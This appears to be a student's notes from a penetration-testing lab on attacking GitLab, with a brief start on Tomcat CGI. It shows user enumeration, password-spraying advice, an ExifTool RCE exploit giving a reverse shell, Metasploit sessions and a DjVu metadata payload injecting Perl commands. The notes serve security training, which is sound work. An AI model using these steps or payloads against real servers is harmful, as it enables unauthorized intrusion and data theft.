
There's not much we can do against GitLab without knowing the version number or being logged in.

The first thing we should try is browsing to /explore and see if there are any public projects that may contain something interesting. Browsing to this page, we see a project called Inlanefreight dev.

Public projects can be interesting because we may be able to use them to find out more about the company's infrastructure, find production code that we can find a bug in after a code review, hard-coded credentials, a script or configuration file containing credentials, or other secrets such as an SSH private key or API key.



Browsing to the project, it looks like an example project and may not contain anything useful, though it is always worth digging around.




From here, we can explore each of the pages linked in the top left groups, snippets, and help.

We can also use the search functionality and see if we can uncover any other projects.

Once we are done digging through what is available externally, we should check and see if we can register an account and access additional projects.

Suppose the organization did not set up GitLab only to allow company emails to register or require an admin to approve a new account. In that case, we may be able to access additional data.




We can also use the registration form to enumerate valid users (more on this in the next section). If we can make a list of valid users, we could attempt to guess weak passwords or possibly re-use credentials that we find from a password dump using a tool such as Dehashed as seen in the osTicket section.

Here we can see the user root is taken. We'll see another example of username enumeration in the next section. On this particular instance of GitLab (and likely others), we can also enumerate emails. If we try to register with an email that has already been taken, we will get the error 1 error prohibited this user from being saved: Email has already been taken. As of the time of writing, this username enumeration technique works with the latest version of GitLab.


Even if the Sign-up enabled checkbox is cleared within the settings page under Sign-up restrictions, we can still browse to the /users/sign_up page and enumerate users but will not be able to register a user.

Some mitigations can be put in place for this, such as enforcing 2FA on all user accounts, using Fail2Ban to block failed login attempts which are indicative of brute-forcing attacks, and even restricting which IP addresses can access a GitLab instance if it must be accessible outside of the internal corporate network.



Let's go ahead and register with the credentials hacker:Welcome and log in and poke around. As soon as we complete registration, we are logged in and brought to the projects dashboard page.


If we go to the /explore page now, we notice that there is now an internal project Inlanefreight website available to us. Digging around a bit, this just seems to be a static website for the company. Suppose this were some other type of application (such as PHP). In that case, we could possibly download the source and review it for vulnerabilities or hidden functionality or find credentials or other sensitive data.



In a real-world scenario, we may be able to find a considerable amount of sensitive data if we can register and gain access to any of their repositories. As https://tillsongalloway.com/finding-sensitive-information-on-github/index.html blog post explains, there is a considerable amount of data that we may be able to uncover on GitLab, GitHub, etc.

Exercise

1) registered an account and logged in



Help › **Help**

GitLab Community Edition 13.10.2

GitLab is open source software to collaborate on code.

Manage git repositories with fine-grained access controls that keep your code secure.

Perform code reviews and enhance collaboration with merge requests.

Each project can also have an issue tracker and a wiki.

Used by more than 100,000 organizations, GitLab is the most popular solution to manage git repositories on-prem

Read more about GitLab at about.gitlab.com.

Check the current instance configuration

Visit docs.gitlab.com for the latest version of this help information with enhanced nav discoverability, and readability.

GitLab Docs

Welcome to GitLab documentation.

Here you can access the complete documentation for GitLab, the single application for the entire DevOps lifecycle.

Overview

2) Found database creds

phpunit_mysql.xml 651 Bytes

Edit | Web IDE | Replace | Delete

```xml
<?xml version="1.0" encoding="UTF-8"?>

<phpunit bootstrap="Tests/bootstrap.php" colors="true">
    <php>
        <var name="db_dsn" value="mysql:dbname=hello_world_test;host=mysql"/>
        <var name="db_username" value="root"/>
        <var name="db_password" value="mysql"/>
    </php>

    <testsuites>
        <testsuite name="Hello World Test Suite">
            <directory>./Tests/</directory>
        </testsuite>
    </testsuites>

    <filter>
        <whitelist>
            <directory>./</directory>
            <exclude>
                <directory>./Tests</directory>
            </exclude>
        </whitelist>
    </filter>
</phpunit>
```

phpunit_pgsql.xml 661 Bytes

```xml
<?xml version="1.0" encoding="UTF-8"?>

<phpunit bootstrap="Tests/bootstrap.php" colors="true">
    <php>
        <var name="db_dsn" value="pgsql:dbname=hello_world_test;host=postgres"/>
        <var name="db_username" value="postgres"/>
        <var name="db_password" value="postgres"/>
    </php>

    <testsuites>
        <testsuite name="Hello World Test Suite">
            <directory>./Tests/</directory>
        </testsuite>
    </testsuites>

    <filter>
        <whitelist>
            <directory>./</directory>
            <exclude>
                <directory>./Tests</directory>
            </exclude>
        </whitelist>
    </filter>
</phpunit>
```

GitLab - Attacking

As we saw in the previous section, even unauthenticated access to a GitLab instance could lead to sensitive data compromise.

If we were able to gain access as a valid company user or an admin, we could potentially uncover enough data to fully compromise the organization in some way.

GitLab has 553 CVEs reported as of September 2021. While not every single one is exploitable, there have been several severe ones over the years that could lead to remote code execution.

Username Enumeration

Though not considered a vulnerability by GitLab as seen on their Hackerone page ("User and project enumeration/path disclosure unless an additional impact can be demonstrated"), it is still something worth checking as it could result in access if users are selecting weak passwords

We can do this manually, of course, but scripts make our work much faster.

https://www.exploit-db.com/exploits/49821

We can write one ourselves in Bash or Python or use this one to enumerate a list of valid users. The Python3 version of this same tool can be found here. As with any type of password spraying attack, we should be mindful of account lockout and other kinds of interruptions

GitLab's defaults are set to 10 failed attempts resulting in an automatic unlock after 10 minutes. This can be seen here. This can be changed, but GitLab would have to be compiled by source.

At this time, there is no way to change this setting from the admin UI, but an admin can modify the minimum password length, which could help with users choosing short, common passwords but will not entirely mitigate the risk of password attacks.

```
# Number of authentication tries before locking an account if lock_strategy
# is failed attempts.
config.maximum_attempts = 10

# Time interval to unlock the account if :time is enabled as unlock_strategy.
config.unlock_in = 10.minutes
```

Downloading the script and running it against the target GitLab instance, we see that there are two valid usernames, root (the built-in admin account) and bob.

If we successfully pulled down a large list of users, we could attempt a controlled password spraying attack with weak, common passwords such as Welcome1 or Password123, etc., or try to re-use credentials gathered from other sources such as password dumps from public data breaches.

```
[!bash!]$ ./gitlab_userenum.sh --url http://gitlab.inlanefreight.local:8081/ --use

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

                        GitLab User Enumeration Script
                                Version 1.0

Description: It prints out the usernames that exist in your victim's GitLab CE ins

Disclaimer: Do not run this script against GitLab.com! Also keep in mind that this
for educational purpose and ethical use. Running it against systems that you do nc
right permission is totally on your own risk.

Author: @4DoniiS [https://github.com/4D0niiS]
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~


LOOP
200
[+] The username root exists!
LOOP
302
LOOP
```

Remote code execution vulnerabilities are typically considered the "cream of the crop" as access to the underlying server will likely grant us access to all data that resides on it (though we may need to escalate privileges first) and can serve as a foothold into the network for us to launch further attacks against other systems and potentially result in full network compromise.

GitLab Community Edition version 13.10.2 and lower suffered from an authenticated remote code execution vulnerability due to an issue with ExifTool handling metadata in uploaded image files.

This issue was fixed by GitLab rather quickly, but some companies are still likely using a vulnerable version. We can use this exploit to achieve RCE.

As this is authenticated remote code execution, we first need a valid username and password. In some instances, this would only work if we could obtain valid credentials through OSINT or a credential guessing attack.

However, if we encounter a vulnerable version of GitLab that allows for self-registration, we can quickly sign up for an account and pull off the attack.

```
[!bash!]$ python3 gitlab_13_10_2_rce.py -t http://gitlab.inlanefreight.local:8081

[1] Authenticating
Successfully Authenticated
[2] Creating Payload
[3] Creating Snippet and Uploading
[+] RCE Triggered !!
```

And we get a shell almost instantly.

```
[!bash!]$ nc -lnvp 8443

listening on [any] 8443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.88] 60054

git@app04:~/gitlab-workhorse$ id

id
uid=996(git) gid=997(git) groups=997(git)
```

Exercise

1) enumerated users

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) > show options

Module options (auxiliary/scanner/http/gitlab_graphql_user_enum):

   Name       Current Setting             Required  Description
   ----       ---------------             --------  -----------
   Proxies                                no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.129.201.88               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      8081                        yes       The target port (TCP)
   SSL        false                       no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                           yes       Base path
   THREADS    1                           yes       The number of concurrent threads (max one per host)
   VHOST      gitlab.inlanefreight.local  no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) >
```

```
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) > run

[+] Enumerated 8 GitLab users
[+] Userlist stored at /home/vigneswar/.msf4/loot/20231107192522_default_10.129.201.88_gitlab.users_192648.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) > cat /home/vigneswar/.msf4/loot/20231107192522_default_10.129.201.88_gitlab.users_192648.txt
[*] exec: cat /home/vigneswar/.msf4/loot/20231107192522_default_10.129.201.88_gitlab.users_192648.txt

HackerGuy
DEMO
hacker
support-bot
alert-bot
mrb3n
bob
root
msf6 auxiliary(scanner/http/gitlab_graphql_user_enum) >
```

2) Exploited vulnerable version

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/gitlab_exif_rce) > set rhosts 10.129.201.88
rhosts => 10.129.201.88
msf6 exploit(multi/http/gitlab_exif_rce) > set rport 8081
rport => 8081
msf6 exploit(multi/http/gitlab_exif_rce) > set vhost gitlab.inlanefreight.local
vhost => gitlab.inlanefreight.local
msf6 exploit(multi/http/gitlab_exif_rce) > set lhost 10.10.16.17
lhost => 10.10.16.17
msf6 exploit(multi/http/gitlab_exif_rce) > check

[*] Uploading yjl1HMsb4RM.jpg to /2Yi8pn31O2
[+] 10.129.201.88:8081 - The target is vulnerable. The error response indicates ExifTool was executed.
msf6 exploit(multi/http/gitlab_exif_rce) >
```

3) Got the flag

```
ls
[*] Meterpreter session 1 opened (10.10.16.17:4444 → 10.129.201.88:42166) at 2023-11-07 19:29:35 +0530
[*] Server stopped.

meterpreter > ls
Listing: /var/opt/gitlab/gitlab-workhorse
=========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  42    fil   2021-08-29 04:55:38 +0530  VERSION
100640/rw-r-----  136   fil   2021-08-29 05:36:54 +0530  config.toml
100644/rw-r--r--  19    fil   2021-09-28 22:55:21 +0530  flag_gitlab.txt
040750/rwxr-x---  4096  dir   2023-11-07 18:19:57 +0530  sockets

meterpreter > cat flag_gitlab.txt
s3cure_y0ur_Rep0s!
meterpreter >
```

TIMELINE

vakzz submitted a report to GitLab. April 7, 2021

Summary

When uploading image files, GitLab Workhorse passes any files with the extensions jpg|jpeg|tiff through to ExifTool to remove any non-whitelisted tags.

An issue with this is that ExifTool will ignore the file extension and try to determine what the file is based on the content, allowing for any of the supported parsers to be hit instead of just JPEG and TIFF by just renaming the uploaded file.

One of the supported formats is DjVu. When parsing the DjVu annotation, the tokens are evaled to "convert C escape sequences".

There is some validation to try and ensure that everything is properly escaped, but a backslash followed by a newline is correctly handled allowing the quotes to be closed and arbitrary perl inserted and evaluated:

Code 68 Bytes — Wrap lines Copy Download

```
1 (metadata
2  (Copyright "\
3 " . qx{echo vakzz >/tmp/vakzz} . \
4 " b ") )
```

echo_vakzz.jpg.zip (F1257008) is an example DjVu file with the above metadata, and reverse_shell.jpg.zip (F1257009) is an example that runs a reverse shell.

1. **Content-Based Format Detection**: GitLab Workhorse uses ExifTool to process image files and remove non-whitelisted metadata tags. ExifTool, by default, can determine the format of a file based on its content, not just the file extension. This means that even if a file is named with a specific extension, ExifTool will attempt to identify the true format based on the actual data within the file.
2. **Metadata with Embedded Code**: In the example provided, a DjVu file is used. The metadata within this DjVu file contains code that can execute arbitrary commands when processed. The code attempts to insert arbitrary Perl code into the processing pipeline, which, if executed, could result in a security breach.
3. **Inadequate Validation**: The vulnerability occurs because the system does not adequately validate and sanitize the metadata within the image files. The code in the metadata is not properly escaped or filtered to ensure that it does not pose a security risk.
4. **Code Execution**: In the specific example, the code includes a backslash followed by a newline character, which can lead to the execution of arbitrary Perl code. This can potentially allow an attacker to run unauthorized code on the server, leading to unauthorized access or other malicious actions.

Common Gateway Interfaces

Attacking Tomcat CGI

CVE-2019-0232 is a critical security issue that could result in remote code execution.

This vulnerability affects Windows systems that have the enableCmdLineArguments feature enabled.

An attacker can exploit this vulnerability by exploiting a command injection flaw resulting from a Tomcat CGI Servlet input validation error, thus allowing them to execute arbitrary commands on the affected system. Versions 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39, and 7.0.0 to 7.0.93 of Tomcat are affected.

The CGI Servlet is a vital component of Apache Tomcat that enables web servers to communicate with external applications beyond the Tomcat JVM.

These external applications are typically CGI scripts written in languages like Perl, Python, or Bash. The CGI Servlet receives requests from web browsers and forwards them to CGI scripts for processing.

In essence, a CGI Servlet is a program that runs on a web server, such as Apache2, to support the execution of external applications that conform to the CGI specification. It is a middleware between web servers and external information resources like databases.

CGI scripts are utilised in websites for several reasons, but there are also some pretty big disadvantages to using them:

Advantages	Disadvantages
It is simple and effective for generating dynamic web content.	Incurs overhead by having to load programs into memory for each request.
Use any programming language that can read from standard input and write to standard output.	Cannot easily cache data in memory between page requests.
Can reuse existing code and avoid writing new code.	It reduces the server's performance and consumes a lot of processing time.

